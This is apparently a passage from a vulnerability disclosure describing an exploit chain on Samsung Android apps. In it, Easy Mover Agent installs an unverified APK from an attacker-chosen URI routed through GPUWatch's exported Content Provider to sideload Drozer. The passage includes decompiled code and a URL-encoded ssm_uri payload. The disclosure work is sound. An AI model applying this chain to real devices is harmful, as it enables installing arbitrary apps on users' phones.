
```
public final class n3 implements Runnable {
...
    public final void run() {
    ...
        case 7:
                SsmUpdatePkgActivity ssmUpdatePkgActivity = (SsmUpdatePkgActivity)
obj;
                ...
                StringBuilder sb = new StringBuilder();
                sb.append(ssmUpdatePkgActivity.o.getFilesDir());
                ssmUpdatePkgActivity.p.g(o2.e(sb, File.separator,
"SmartSwitchMobile.apk"), ssmUpdatePkgActivity.q.k);
```

```
public final class u {
...
    public final void g(String yaydestinationyay, String yayssmuriyay) {
    ...
        if (!a.k(this.m, yaydestinationyay, yayssmuriyay, new b(this))) {
        ...
```

In class `s4.a` method `k(Context, String, String, b)`, the Easy Mover Agent application will try to reach out to the URI defined by `ssm_uri` via `context.getContentResolver().openInputStream(Uri)`. If the open is successful, then Easy Mover Agent will attempt to download/copy the file to Easy Mover Agent's internal files directory as the file "`SmartSwitchMobile.apk`".

```
public abstract class a {
...
    public static boolean k(Context context0, String yaydestinationyay, String
yayssmuriyay, b b0) {
        ...
        InputStream inputStream0;
        ...
        Uri yayuriyay = Uri.parse(yayssmuriyay);
        ...
        try {
            bufferedInputStream0 = null;
            inputStream0 = context0.getContentResolver().openInputStream(yayuriyay);
        }
        ...
```

After the file is downloaded and saved as “`SmartSwitchMobile.apk`”, Easy Mover Agent will automatically attempt to install the saved `.apk` file.



Something went wrong. Try again later.

Installing Smart Switch...

After the application is installed, Easy Mover Agent will create a new Intent object with an Action value set by `ssm_action` / static variable `j`. Easy Mover Agent will then run `startActivity(Intent)` against this Intent object.

```
public final class c {
...
    public final Intent a(Context context) {
        ...
        String yayactionyay = this.j;
        return TextUtils.isEmpty(yayactionyay) ?
context.getPackageManager().getLaunchIntentForPackage("com.sec.android.easyMover") :
new Intent(yayactionyay);
    }
```

BUG 5 – Easy Mover Agent does not check the validity of "`SmartSwitchMobile.apk`" before installing the `.apk` file

Based on the name of the saved file, it can be deduced that the application expects a specific application developed by Samsung. If so, then the application should be checking if the .apk file is signed by Samsung's certificate. Without this check, it is possible to force Easy Mover Agent to install any .apk file saved to the Android device.

At this point in our exploit chain, the Drozer `.apk` file should be downloaded to `/storage/emulated/0/GPUWatch_Dump/html/`. However, Easy Mover Agent does not have access to the `/storage/emulated/0` directory since it lacks the proper Android permissions.

However, the application GPUWatch (`com.samsung.gpuwatchapp` version 2.1.2) contains an exported Content Provider that allows applications to download files from the directory `/storage/emulated/0/GPUWatch_Dump/html/`.

So to force Easy Mover Agent to install the Drozer `.apk` file, the URI passed to `SsmUpdateCheckActivity` must be set to GPUWatch's Content Provider.

```
ssm_uri=%63%6f%6e%74%65%6e%74%3a%2f%2f%63%6f%6d%2e%73%61%6d%73%75%6e%67%2e%67%70%75%
77%61%74%63%68%61%70%70%2e%48%74%6d%6c%44%75%6d%70%50%72%6f%76%69%64%65%72%2f%79%61%
79%2e%61%70%6b

Decoded:

ssm_uri=content://com.samsung.gpuwatchapp.HtmlDumpProvider/yay.apk
```

After Drozer is launched, Drozer can be launched via one of the following methods:

- Set `ssm_action` to an Action value that is registered by Drozer
  - For our exploit chain, we will not be using this method since Drozer does not register a unique Action value
  - Creating a new Drozer apk requires Google Play to scan the app before it can be installed on the Samsung device
- Use Gaming Hub to launch Drozer via new Intent
  - This is the method we use in our exploit chain